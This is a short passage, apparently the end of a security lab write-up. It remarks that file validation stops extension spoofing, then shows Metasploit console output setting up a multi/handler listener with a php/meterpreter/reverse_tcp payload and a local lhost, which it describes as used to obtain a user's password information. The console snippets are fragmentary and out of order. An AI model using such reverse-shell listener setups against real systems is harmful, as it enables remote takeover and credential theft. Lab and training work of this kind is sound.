
By having the file validated it can prevent extension spoofing that is used to hide file type

Bonus Info Metasploit

Alarm

Used metasploit to help get all information on ryans password information.

```
msf5 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----  -----  -----  -----
Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
-----  -----  -----  -----
Exploit target:
Id  Name
0  Wildcard Target
msf5 exploit(multi/handler) > set lhost 192.168.1.105
```



```
msf5 exploit(multi/handler) > set payload /php
[*] msfconsole
[-] *** Starting the Metasploit Framework console ...
[-] * WARNING: No database support: No database YAML file
[-] ***
[*] msf5 >
```

*The
End*